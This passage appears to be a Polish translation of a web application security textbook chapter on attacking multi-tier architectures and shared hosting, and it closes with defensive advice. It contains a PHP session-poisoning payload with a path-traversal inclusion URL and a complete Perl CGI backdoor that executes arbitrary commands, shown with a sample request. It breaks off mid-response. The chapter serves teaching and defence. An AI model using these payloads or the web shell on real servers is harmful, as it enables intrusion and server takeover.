Atakowanie architektury aplikacji

Architektura aplikacji internetowych jest ważnym obszarem bezpieczeństwa, który jest często pomijany przy ocenie bezpieczeństwa poszczególnych aplikacji. W powszechnie stosowanych architekturach warstwowych niepowodzenie segregacji różnych warstw często oznacza, że pojedyncza usterka w jednej warstwie może zostać wykorzystana do pełnego skompromitowania innych warstw, a tym samym całej aplikacji. Inny zakres zagrożeń bezpieczeństwa pojawia się w środowiskach, w których wiele aplikacji jest hostowanych w tej samej infrastrukturze lub nawet współużytkują wspólne komponenty szerszej, nadrzędnej aplikacji. W takich sytuacjach defekty lub złośliwy kod w jednej aplikacji mogą czasem zostać wykorzystane do naruszenia bezpieczeństwa całego środowiska i innych aplikacji należących do różnych klientów. Niedawny rozwój przetwarzania w „chmurze" zwiększył narażenie wielu organizacji na tego rodzaju ataki. W tej części przeanalizowano szereg różnych konfiguracji architektonicznych i opisano, w jaki sposób można wykorzystać defekty w architekturach aplikacji w celu przyspieszenia ataku.

Architektury warstwowe

Większość aplikacji internetowych korzysta z architektury wielowarstwowej, w której interfejs użytkownika aplikacji, logika biznesowa i przechowywanie danych są podzielone na wiele warstw, które mogą wykorzystywać różne technologie i być wdrażane na różnych komputerach fizycznych. Wspólna architektura trójwarstwowa obejmuje następujące warstwy:

* Warstwa prezentacji, która implementuje interfejs aplikacji

* Warstwa aplikacji, która implementuje podstawową logikę aplikacji

* Warstwa danych, która przechowuje i przetwarza dane aplikacji

W praktyce wiele złożonych aplikacji korporacyjnych wykorzystuje bardziej szczegółowy podział między warstwami. Na przykład aplikacja oparta na Javie może wykorzystywać następujące warstwy i technologie:

* Warstwa serwera aplikacji (np. Tomcat)

* Warstwa prezentacji (taka jak WebWork)

* Warstwa autoryzacji i uwierzytelniania (taka jak JAAS lub ACEGI)

* Podstawowy framework aplikacji (taki jak Struts lub Spring)

* Warstwa logiki biznesowej (taka jak Enterprise Java Beans)

* Relacyjne mapowanie obiektów bazy danych (takie jak Hibernate)

* Wywołania JDBC bazy danych

* Serwer bazy danych

Architektura wielowarstwowa ma kilka zalet w porównaniu z konstrukcją jednowarstwową. Podobnie jak w przypadku większości rodzajów oprogramowania, rozbicie bardzo złożonych zadań przetwarzania na proste i modułowe komponenty funkcjonalne może przynieść ogromne korzyści w zakresie zarządzania rozwojem aplikacji i zmniejszenia częstości występowania błędów. Poszczególne komponenty z dobrze zdefiniowanymi interfejsami mogą być łatwo ponownie wykorzystane zarówno w różnych aplikacjach, jak i pomiędzy nimi. Różni programiści mogą pracować równolegle nad komponentami bez konieczności głębokiego zrozumienia szczegółów implementacji innych

komponentów. W przypadku konieczności wymiany technologii zastosowanej na jednej z warstw można to osiągnąć przy minimalnym wpływie na pozostałe warstwy. Ponadto dobrze wdrożona architektura wielowarstwowa może pomóc w zwiększeniu poziomu bezpieczeństwa całej aplikacji.

Atakowanie warstwowych architektur

Konsekwencją poprzedniego punktu jest to, że jeśli w implementacji architektury wielowarstwowej występują defekty, mogą one wprowadzić luki w zabezpieczeniach. Zrozumienie modelu wielowarstwowego może pomóc w zaatakowaniu aplikacji internetowej, pomagając zidentyfikować, gdzie zaimplementowane są różne zabezpieczenia (takie jak kontrola dostępu i sprawdzanie poprawności danych wejściowych) oraz w jaki sposób mogą one oddziaływać na granice warstw. Źle zaprojektowana architektura warstwowa może umożliwić trzy szerokie kategorie ataków:

* Możesz być w stanie wykorzystać relacje zaufania między różnymi poziomami, aby przeprowadzić atak z jednego poziomu na drugi.

* Jeśli różne warstwy są nieodpowiednio rozdzielone, możesz wykorzystać defekt w jednej warstwie, aby bezpośrednio osłabić zabezpieczenia wdrożone na innej warstwie.

* Po osiągnięciu ograniczonego kompromisu na jednym poziomie możesz bezpośrednio zaatakować infrastrukturę obsługującą inne poziomy, a tym samym rozszerzyć swój kompromis na te poziomy.

Wykorzystanie relacji zaufania między warstwami

Różne warstwy aplikacji mogą sobie ufać, że będą zachowywać się w określony sposób. Gdy aplikacja działa normalnie, te założenia mogą być prawidłowe. Jednak w nietypowych warunkach lub podczas aktywnego ataku mogą się zepsuć. W takiej sytuacji można wykorzystać te relacje zaufania do przeniesienia ataku z jednego poziomu na drugi, zwiększając znaczenie naruszenia bezpieczeństwa. Jedną z powszechnych relacji zaufania, która istnieje w wielu aplikacjach korporacyjnych, jest to, że warstwa aplikacji ponosi wyłączną odpowiedzialność za zarządzanie dostępem użytkowników. Ta warstwa obsługuje uwierzytelnianie i zarządzanie sesjami oraz implementuje całą logikę, która określa, czy określone żądanie powinno zostać udzielone. Jeśli warstwa aplikacji podejmie decyzję o spełnieniu żądania, wydaje odpowiednie polecenia innym warstwom w celu wykonania żądanych działań. Te inne warstwy ufają warstwie aplikacji w zakresie prawidłowego przeprowadzania kontroli kontroli dostępu i dlatego honorują wszystkie polecenia otrzymywane z warstwy aplikacji. Ten typ relacji opartej na zaufaniu skutecznie pogłębia wiele powszechnych luk w zabezpieczeniach sieci, omówionych we wcześniejszych rozdziałach. Gdy istnieje luka wstrzykiwania kodu SQL, często można ją wykorzystać do uzyskania dostępu do wszystkich danych posiadanych przez aplikację. Nawet jeśli aplikacja nie uzyskuje dostępu do bazy danych jako DBA, zwykle korzysta z jednego konta, które może odczytywać i aktualizować wszystkie dane aplikacji. Warstwa bazy danych skutecznie ufa warstwie aplikacji w zakresie właściwej kontroli dostępu do swoich danych. W podobny sposób komponenty aplikacji często działają przy użyciu potężnych kont systemu operacyjnego, które mają uprawnienia do wykonywania poufnych działań i dostępu do kluczowych plików. W tej konfiguracji warstwa systemu operacyjnego skutecznie ufa odpowiednim warstwom aplikacji, że nie wykonają niepożądanych działań. Jeśli osoba atakująca wykryje lukę polegającą na wstrzyknięciu polecenia, często może w pełni skompromitować bazowy system operacyjny obsługujący zaatakowaną warstwę aplikacji. Relacje zaufania między warstwami mogą również prowadzić do innych problemów. Jeśli w jednej warstwie aplikacji występują błędy programistyczne, mogą one prowadzić do nieprawidłowego zachowania w innych warstwach. Na przykład sytuacja wyścigu opisana w części 11 powoduje, że baza danych zaplecza obsługuje informacje o koncie należące do niewłaściwego użytkownika. Co więcej, gdy administratorzy badają nieoczekiwane zdarzenie lub naruszenie bezpieczeństwa, dzienniki kontroli w warstwach zaufania są

zwykle niewystarczające, aby w pełni zrozumieć, co się wydarzyło, ponieważ po prostu identyfikują warstwę zaufaną jako sprawcę zdarzenia. Na przykład po ataku typu SQL injection dzienniki bazy danych mogą rejestrować każde zapytanie wprowadzone przez osobę atakującą. Ale aby ustalić odpowiedzialnego użytkownika, musisz odnieść się do tych zdarzeń wpisy w logach warstwy aplikacji, które mogą, ale nie muszą być wystarczające do zidentyfikowania sprawcy.

Podważanie innych poziomów

Jeśli różne warstwy aplikacji nie są odpowiednio segregowane, osoba atakująca, która naruszy jedną warstwę, może bezpośrednio podważyć zabezpieczenia zaimplementowane w innej warstwie, aby wykonać działania lub uzyskać dostęp do danych, za kontrolowanie których ta warstwa jest odpowiedzialna. Ten rodzaj luki często pojawia się w sytuacjach, gdy na tym samym komputerze fizycznym zaimplementowano kilka różnych warstw. Ta konfiguracja architektoniczna jest powszechną praktyką w sytuacjach, w których kluczowym czynnikiem jest koszt.


Dostęp do algorytmów deszyfrowania

Wiele aplikacji szyfruje poufne dane użytkownika, aby zminimalizować wpływ naruszenia bezpieczeństwa aplikacji, często w celu spełnienia wymagań prawnych lub zgodności, takich jak PCI. Chociaż hasła mogą być solone i haszowane, aby zapewnić, że nie będzie można ich ustalić, nawet jeśli magazyn danych zostanie naruszony, potrzebne jest inne podejście do danych, w przypadku których aplikacja musi odzyskać odpowiednią wartość w postaci zwykłego tekstu. Najczęstszym tego przykładem są pytania bezpieczeństwa użytkownika (które można interaktywnie zweryfikować z pomocą techniczną) oraz informacje o karcie płatniczej (niezbędne do przetwarzania płatności). Aby to osiągnąć, stosowany jest algorytm szyfrowania dwukierunkowego. Typową wadą podczas korzystania z szyfrowania jest brak logicznej separacji między kluczami szyfrowania a zaszyfrowanymi danymi. Prostą błędną separacją, gdy szyfrowanie jest wprowadzane do istniejącego środowiska, jest zlokalizowanie algorytmu i powiązanych kluczy w warstwie danych, co pozwala uniknąć wpływu na resztę kodu. Ale gdyby warstwa danych została kiedykolwiek naruszona, na przykład w wyniku ataku SQL injection, zlokalizowanie i wykonanie funkcji odszyfrowywania byłoby prostym krokiem dla atakującego.


UWAGA: Niezależnie od procesu szyfrowania, jeśli aplikacja jest w stanie odszyfrować informacje, a aplikacja zostanie w pełni naruszona, osoba atakująca zawsze może znaleźć logiczną drogę do algorytmu deszyfrowania.

Korzystanie z dostępu do odczytu plików w celu wyodrębnienia danych MySQL

Wiele małych aplikacji korzysta z serwera LAMP (pojedynczy komputer z oprogramowaniem open source Linux, Apache, MySQL i PHP). W tej architekturze luka umożliwiająca ujawnienie plików w warstwie aplikacji internetowej, która sama w sobie może nie stanowić wady krytycznej, może skutkować nieograniczonym dostępem do wszystkich danych aplikacji. Jest to prawdą, ponieważ dane MySQL są przechowywane w plikach czytelnych dla człowieka, do których odczytu często upoważniony jest proces aplikacji internetowej. Nawet jeśli baza danych wdroży ścisłą kontrolę dostępu do swoich danych, a aplikacja używa szeregu różnych kont o niskich uprawnieniach do łączenia się z bazą danych, zabezpieczenia te mogą zostać całkowicie osłabione, jeśli osoba atakująca może uzyskać bezpośredni dostęp do danych przechowywanych w bazie danych szczebel. Na przykład aplikacja pokazana na rysunku umożliwia użytkownikom wybór skórki w celu dostosowania ich działania.



Wiąże się to z wybraniem pliku kaskadowych arkuszy stylów (CSS), który aplikacja przedstawia użytkownikowi do przejrzenia. Jeśli ta funkcja zawiera lukę umożliwiającą przejście ścieżki, osoba atakująca może ją wykorzystać, aby uzyskać bezpośredni dostęp do dowolnych danych przechowywanych w bazie danych MySQL. To pozwala mu podciąć kontrole zaimplementowane w warstwie bazy danych. Rysunek przedstawia udany atak polegający na pobraniu nazw użytkowników i skrótów haseł z tabeli użytkowników MySQL.



WSKAZÓWKA: Jeśli atakujący ma uprawnienia do zapisu plików, może spróbować zapisać dane w konfiguracji aplikacji lub w hostowanym katalogu wirtualnym, aby uzyskać wykonanie polecenia.

Używanie dołączania plików lokalnych do wykonywania poleceń

Większość języków zawiera funkcję, która pozwala na włączenie pliku lokalnego do bieżącego skryptu. Zdolność atakującego do określenia dowolnego pliku w systemie plików jest niezaprzeczalnie kwestią wysokiego ryzyka. Takim plikiem może być plik /etc/passwd lub plik konfiguracyjny zawierający hasło.

W takich przypadkach ryzyko ujawnienia informacji jest oczywiste, ale osoba atakująca nie może koniecznie eskalować ataku w celu dalszego skompromitowania systemu (w przeciwieństwie do zdalnego dołączania plików). Jednak osoba atakująca może nadal mieć możliwość wykonania poleceń poprzez dołączenie pliku, którego zawartość częściowo kontroluje, w wyniku innych funkcji aplikacji lub platformy. Rozważmy aplikację, która pobiera dane od użytkownika w parametrze kraju w następującym adresie URL:

http://eis/mdsecportal/prefs/preference_2?country=en-gb

Użytkownik może zmodyfikować parametr kraju, aby uwzględnić dowolne pliki. Jednym z możliwych ataków może być żądanie adresów URL zawierających polecenia skryptu, aby zostały one zapisane w pliku dziennika serwera WWW, a następnie dołączenie tego pliku dziennika przy użyciu lokalnego zachowania dołączania plików. Interesującą metodą wykorzystującą dziwactwo architektury w PHP jest to, że zmienne sesyjne PHP są zapisywane do pliku w postaci zwykłego tekstu, nazwanego przy użyciu tokena sesji. Na przykład plik:

/var/lib/php5/sess_9ceed0645151b31a494f4e52dabd0ed7

może zawierać następujące treści, w tym pseudonim skonfigurowany przez użytkownika:

logged_in|i:1;id|s:2:”24”;username|s:11:”manicsprout”;nickname|s:22:

“msp”;privilege|s:1:”1”;

Osoba atakująca może wykorzystać to zachowanie, ustawiając najpierw swój pseudonim na <?php passthru(id);?>, jak pokazano na rysunku

Następnie może dołączyć swój plik sesji, aby spowodować wykonanie polecenia id przy użyciu następującego adresu URL, jak pokazano na rysunku:

http://eis/mdsecportal/prefs/preference_2.php?country=../../../../../../

../../var/lib/php5/sess_9ceed0645151b31a494f4e52dabd0ed7%00

KROKI HACKOWANIA

1. Jak opisano w tej książce, w przypadku każdej luki, którą zidentyfikujesz w aplikacji, pomyśl z wyobraźnią, jak można ją wykorzystać, aby osiągnąć swoje cele. Niezliczone udane włamania do aplikacji internetowych zaczynają się od luki, która ma z natury ograniczony wpływ. Wykorzystując relacje zaufania i podcinając kontrole wdrożone w innym miejscu aplikacji, możliwe jest wykorzystanie pozornie drobnej wady do przeprowadzenia poważnego naruszenia.

2. Jeśli uda Ci się wykonać dowolne polecenie na dowolnym komponencie aplikacji i możesz zainicjować połączenia sieciowe z innymi hostami, rozważ sposoby bezpośredniego ataku na inne elementy infrastruktury aplikacji w warstwie sieci i systemu operacyjnego, aby rozszerzyć zakres twój kompromis.

Zabezpieczanie architektur warstwowych

Starannie wdrożona architektura wielowarstwowa może znacznie zwiększyć bezpieczeństwo aplikacji, ponieważ lokalizuje wpływ udanego ataku. W opisanej wcześniej podstawowej konfiguracji LAMP, w której wszystkie komponenty działają na jednym komputerze, naruszenie bezpieczeństwa dowolnej warstwy prawdopodobnie doprowadzi do całkowitego skompromitowania aplikacji. W bezpieczniejszej architekturze naruszenie bezpieczeństwa jednej warstwy może skutkować częściową kontrolą nad danymi i przetwarzaniem aplikacji, ale może mieć bardziej ograniczony wpływ i być może dotyczyć warstwy, której dotyczy problem.

Zminimalizuj relacje oparte na zaufaniu

O ile to możliwe, każdy poziom powinien wdrażać własne kontrole w celu ochrony przed nieautoryzowanymi działaniami i nie powinien ufać innym komponentom aplikacji w zapobieganiu naruszeniom bezpieczeństwa, które sam poziom może pomóc zablokować. Oto kilka przykładów zastosowania tej zasady do różnych warstw aplikacji:

* Warstwa serwera aplikacji może wymuszać opartą na rolach kontrolę dostępu do określonych zasobów i ścieżek URL. Na przykład serwer aplikacji może sprawdzić, czy żądanie dotyczące ścieżki /admin zostało odebrane od użytkownika administracyjnego. Kontrole można również nakładać na różne rodzaje zasobów, takie jak określone typy skryptów i zasoby statyczne. Zmniejsza to wpływ niektórych rodzajów defektów kontroli dostępu w warstwie aplikacji sieci Web, ponieważ żądania użytkowników, którzy nie są upoważnieni do dostępu do niektórych funkcji, zostaną zablokowane, zanim dotrą one do tej warstwy.

* Warstwa serwera bazy danych może udostępniać różne konta do wykorzystania przez aplikację dla różnych użytkowników i różnych działań. Na przykład działania w imieniu nieuwierzytelnionych użytkowników mogą być wykonywane przy użyciu konta o niskich uprawnieniach, umożliwiającego dostęp tylko do odczytu do ograniczonego zestawu danych. Różnym kategoriom uwierzytelnionych użytkowników można przypisać różne konta w bazie danych, przyznając dostęp z możliwością odczytu

i zapisu do różnych podzbiorów danych aplikacji, zgodnie z rolą użytkownika. Zmniejsza to wpływ wielu luk w zabezpieczeniach związanych z iniekcją SQL, ponieważ udany atak może spowodować brak dalszego dostępu, poza tym, który użytkownik mógłby zgodnie z prawem uzyskać, używając aplikacji zgodnie z przeznaczeniem.

* Wszystkie komponenty aplikacji mogą działać przy użyciu kont systemu operacyjnego, które posiadają najniższy poziom uprawnień wymagany do normalnego działania. Zmniejsza to wpływ wstrzykiwania poleceń lub błędów dostępu do plików w tych komponentach. W dobrze zaprojektowanej i w pełni zabezpieczonej architekturze tego rodzaju luki mogą nie dać atakującemu żadnych użytecznych możliwości dostępu do wrażliwych danych lub wykonywania nieautoryzowanych działań.

Oddziel różne komponenty

W miarę możliwości każdy poziom powinien być oddzielony od interakcji z innymi poziomami w niezamierzony sposób. Skuteczna realizacja tego celu może w niektórych przypadkach wymagać działania różnych składników na różnych hostach fizycznych. Oto kilka przykładów zastosowania tej zasady:

* Różne warstwy nie powinny mieć dostępu do odczytu ani zapisu plików używanych przez inne warstwy. Na przykład warstwa aplikacji nie powinna mieć żadnego dostępu do plików fizycznych używanych do przechowywania danych bazy danych i powinna mieć dostęp do tych danych jedynie w zamierzony sposób za pomocą zapytań do bazy danych z odpowiednim kontem użytkownika.

* Dostęp na poziomie sieci między różnymi komponentami infrastruktury powinien być filtrowany, aby zezwalać tylko na usługi, z którymi mają się komunikować różne poziomy aplikacji. Na przykład serwer hostujący główną logikę aplikacji może mieć zezwolenie na komunikację z serwerem bazy danych tylko przez port używany do wysyłania zapytań SQL. Ten środek ostrożności nie zapobiegnie atakom, które faktycznie wykorzystują tę usługę do warstwy bazy danych. Zapobiegnie jednak atakom na serwer bazy danych na poziomie infrastruktury i uniemożliwi dotarcie do szerszej sieci organizacji wszelkim zagrożeniom na poziomie systemu operacyjnego.

Zastosuj obronę w głąb

W zależności od dokładnie używanych technologii, w różnych komponentach architektury można zaimplementować wiele innych zabezpieczeń, aby wesprzeć cel, jakim jest zlokalizowanie wpływu udanego ataku. Oto kilka przykładów tych kontrolek:

* Wszystkie warstwy stosu technologicznego na każdym hoście powinny być wzmocnione pod względem bezpieczeństwa, zarówno pod względem konfiguracji, jak i łatania luk w zabezpieczeniach. Jeśli system operacyjny serwera jest niezabezpieczony, osoba atakująca wykorzystująca lukę polegającą na wstrzykiwaniu poleceń za pomocą konta o niskich uprawnieniach może zwiększyć uprawnienia, aby w pełni złamać zabezpieczenia serwera. Atak może następnie rozprzestrzenić się w sieci, jeśli inne hosty nie zostały zahartowane. Z drugiej strony, jeśli serwery bazowe są zabezpieczone, atak może zostać w pełni powstrzymany w jednej lub kilku warstwach aplikacji.

* Wrażliwe dane przechowywane w dowolnej warstwie aplikacji powinny być szyfrowane, aby uniemożliwić ich łatwe ujawnienie w przypadku naruszenia bezpieczeństwa tej warstwy. Poświadczenia użytkownika i inne poufne informacje, takie jak numery kart kredytowych, powinny być przechowywane w bazie danych w postaci zaszyfrowanej. Jeśli to możliwe, należy używać wbudowanych mechanizmów ochrony do ochrony poświadczeń bazy danych przechowywanych w

warstwie aplikacji sieci Web. Na przykład w ASP.NET 2.0 zaszyfrowane parametry połączenia z bazą danych można przechowywać w pliku web.config.

Dostawcy hostingu współdzielonego i usług aplikacji

Wiele organizacji korzysta z usług zewnętrznych dostawców, którzy pomagają w udostępnianiu aplikacji internetowych. Rozwiązania te obejmują zarówno proste usługi hostingowe, w ramach których organizacja uzyskuje dostęp do serwera sieciowego i/lub bazy danych, jak i pełnoprawnych dostawców usług aplikacyjnych (ASP), którzy aktywnie utrzymują aplikację w imieniu organizacji. Tego rodzaju rozwiązania są idealne dla małych firm, które nie mają umiejętności ani zasobów do wdrożenia własnej aplikacji, ale są również wykorzystywane przez niektóre znane firmy do wdrażania określonych aplikacji. Większość dostawców usług hostingu stron internetowych i aplikacji ma wielu klientów i zazwyczaj obsługuje aplikacje wielu klientów przy użyciu tej samej infrastruktury lub ściśle połączonych infrastruktur. Organizacja, która zdecyduje się skorzystać z jednej z tych usług, musi zatem wziąć pod uwagę następujące powiązane zagrożenia:

* Złośliwy klient usługodawcy może próbować ingerować w aplikację organizacji i jej dane.

* Nieświadomy klient może wdrożyć podatną na ataki aplikację, która umożliwia złośliwym użytkownikom złamanie współdzielonej infrastruktury, a tym samym zaatakowanie aplikacji organizacji i jej danych.

Witryny internetowe hostowane w systemach współdzielonych są głównymi celami dzieciaków skryptowych, które chcą zniszczyć jak najwięcej witryn internetowych, ponieważ naruszenie bezpieczeństwa pojedynczego współdzielonego hosta może często umożliwić im zaatakowanie setek pozornie autonomicznych witryn internetowych w krótkim czasie.

Wirtualny Hosting

W prostych rozwiązaniach dotyczących hostingu współdzielonego serwer sieciowy można po prostu skonfigurować do obsługi wielu wirtualnych witryn internetowych z różnymi nazwami domen. Osiąga się to za pomocą nagłówka Host, który jest obowiązkowy w HTTP w wersji 1.1. Gdy przeglądarka wysyła żądanie HTTP, zawiera nagłówek Host zawierający nazwę domeny zawartą w odpowiednim adresie URL i wysyła żądanie na adres IP powiązany z tą nazwą domeny. Jeśli wiele nazw domen jest tłumaczonych na ten sam adres IP, serwer pod tym adresem nadal może określić, której witryny internetowej dotyczy żądanie. Na przykład serwer Apache można skonfigurować tak, aby obsługiwał wiele witryn internetowych, korzystając z następującej konfiguracji, która ustawia inny główny katalog sieciowy dla każdej wirtualnej witryny:

<VirtualHost *>

ServerName wahh-app1.com

DocumentRoot /www/app1

</VirtualHost>

<VirtualHost *>


ServerName wahh-app2.com

DocumentRoot /www/app2

</VirtualHost>

Udostępnione usługi aplikacji

Wiele ASP udostępnia gotowe aplikacje, które mogą być dostosowywane i dostosowywane do użytku przez ich klientów. Ten model jest opłacalny w branżach, w których duża liczba firm musi wdrażać wysoce funkcjonalne i złożone aplikacje, które zapewniają użytkownikom końcowym zasadniczo tę samą funkcjonalność. Korzystając z usług dostawcy ASP, firmy mogą szybko nabyć aplikację o odpowiedniej marce bez ponoszenia dużych kosztów konfiguracji i konserwacji, które wiązałyby się z tym w innym przypadku. Rynek aplikacji ASP jest szczególnie dojrzały w branży usług finansowych. Na przykład w danym kraju mogą istnieć tysiące małych sprzedawców detalicznych, którzy chcą oferować swoim klientom karty płatnicze i kredyty w sklepach. Sprzedawcy ci zlecają tę funkcję dziesiątkom różnych dostawców kart kredytowych, z których wielu to same start-upy, a nie banki o długiej tradycji. Ci dostawcy kart kredytowych oferują utowarowioną usługę, w której koszt jest głównym wyróżnikiem. W związku z tym wiele z nich używa ASP do dostarczania aplikacji internetowej, która jest dostarczana użytkownikom końcowym. W każdym ASP ta sama aplikacja jest zatem dostosowana do ogromnej liczby różnych sprzedawców detalicznych. Rysunek 17-5 ilustruje typową organizację i podział obowiązków w tego rodzaju układzie.



Jak widać na podstawie licznych agentów i zadań, ta konfiguracja wiąże się z tymi samymi rodzajami problemów z bezpieczeństwem, co podstawowy model hostingu współdzielonego; jednak związane z tym kwestie mogą być bardziej złożone. Ponadto, dodatkowe problemy są specyficzne dla tego układu, jak opisano w następnej sekcji.

Atakowanie wspólnych środowisk

Hosting współdzielony i środowiska ASP wprowadzają szereg nowych potencjalnych luk, za pomocą których osoba atakująca może zaatakować jedną lub więcej aplikacji w ramach współdzielonej infrastruktury.

Ataki na mechanizmy dostępu

Ponieważ różne organizacje zewnętrzne mają uzasadnioną potrzebę aktualizowania i dostosowywania różnych aplikacji we wspólnym środowisku, dostawca musi wdrożyć mechanizmy, za pomocą których można osiągnąć ten zdalny dostęp. W najprostszym przypadku wirtualnej witryny internetowej może to obejmować jedynie funkcję przesyłania, taką jak FTP lub SCP, za pośrednictwem której klienci mogą zapisywać pliki w ich własnym katalogu głównym. Jeżeli umowa hostingowa obejmuje udostępnianie bazy danych, klienci mogą potrzebować bezpośredniego dostępu w celu skonfigurowania własnej bazy

danych i pobrania danych przechowywanych przez aplikację. W takiej sytuacji dostawcy mogą zaimplementować interfejs sieciowy do niektórych funkcji administracyjnych bazy danych lub nawet udostępnić samą usługę bazy danych w Internecie, umożliwiając klientom bezpośrednie łączenie się i korzystanie z własnych narzędzi. W pełnych środowiskach ASP, w których klienci różnych typów muszą dostosowywać elementy współużytkowanej aplikacji na różnych poziomach, dostawcy często wdrażają wysoce funkcjonalne aplikacje, których klienci mogą używać do tych zadań. Często dostęp do nich uzyskuje się za pośrednictwem wirtualnej sieci prywatnej (VPN) lub dedykowanego połączenia prywatnego z infrastrukturą ASP. Biorąc pod uwagę zakres mechanizmów zdalnego dostępu, które mogą istnieć, na współdzielone środowisko może być możliwych wiele różnych ataków:

* Sam mechanizm zdalnego dostępu może być niepewny. Na przykład protokół FTP jest niezaszyfrowany, co umożliwia atakującemu o odpowiedniej pozycji (na przykład u dostawcy usług internetowych klienta) przechwycenie danych logowania. Mechanizmy dostępu mogą również zawierać niezałatane luki w oprogramowaniu lub wady konfiguracji, które umożliwiają anonimowemu atakującemu złamanie mechanizmu i ingerowanie w aplikacje i dane klientów.

* Dostęp udzielany przez mechanizm zdalnego dostępu może być zbyt liberalny lub źle segregowany pomiędzy klientami. Na przykład klienci mogą otrzymać powłokę poleceń, gdy potrzebują tylko dostępu do plików. Alternatywnie, klienci mogą nie być ograniczeni do własnych katalogów i mogą aktualizować treści innych klientów lub uzyskiwać dostęp do poufnych plików w systemie operacyjnym serwera.

* Do baz danych odnoszą się te same uwagi, co do dostępu do systemu plików. Baza danych może nie być odpowiednio posegregowana, z różnymi instancjami dla każdego klienta. Bezpośrednie połączenia z bazą danych mogą wykorzystywać kanały nieszyfrowane, takie jak standardowy ODBC.

* Gdy dostosowana aplikacja jest wdrażana w celu zdalnego dostępu (na przykład przez ASP), ta aplikacja musi przejąć odpowiedzialność za kontrolowanie dostępu różnych klientów do udostępnionej aplikacji. Wszelkie luki w aplikacji administracyjnej mogą pozwolić złośliwemu klientowi lub nawet anonimowemu użytkownikowi na ingerowanie w aplikacje innych klientów. Mogą również umożliwić klientom z ograniczonymi możliwościami aktualizację skórki ich aplikacji w celu eskalacji uprawnień i modyfikowania elementów podstawowej funkcjonalności ich aplikacji na swoją korzyść. W przypadku wdrożenia tego rodzaju aplikacji administracyjnej każdy rodzaj luki w tej aplikacji może stanowić narzędzie do ataku na współdzieloną aplikację, do której mają dostęp użytkownicy końcowi.

Ataki między aplikacjami

W środowisku hostingu współdzielonego różni klienci zazwyczaj mają uzasadnioną potrzebę przesyłania i wykonywania dowolnych skryptów na serwerze. Powoduje to natychmiastowe problemy, które nie występują w aplikacjach z jednym hostem.

Celowe backdoory

W przypadku najbardziej oczywistego rodzaju ataku złośliwy klient może przesyłać treści, które atakują sam serwer lub aplikacje innych klientów. Rozważmy na przykład następujący skrypt Perla, który implementuje funkcję zdalnego sterowania na serwerze:

```
#!/usr/bin/perl

use strict;

use CGI qw(:standard escapeHTML);
```

```
print header, start_html(“”);

if (param()){my $command = param(“cmd”);

$command=`$command`;

print “$command\n”;}

else {print start_form(); textfield(“command”);}

print end_html;
```

Dostęp do tego skryptu przez Internet umożliwia klientowi wykonanie dowolnych poleceń systemu operacyjnego na serwerze:

```
GET /scripts/backdoor.pl?cmd=whoami HTTP/1.1

Host: wahh-maliciousapp.com

HTTP/1.1 200 OK

Date: Sun, 03 Jul 2011 19:16:38 GMT

Server: Apache/2.0.59

Connection: close

Content-Type: text/html; charset=ISO-8859-1

<!DOCTYPE html

PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN”

“http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd”>

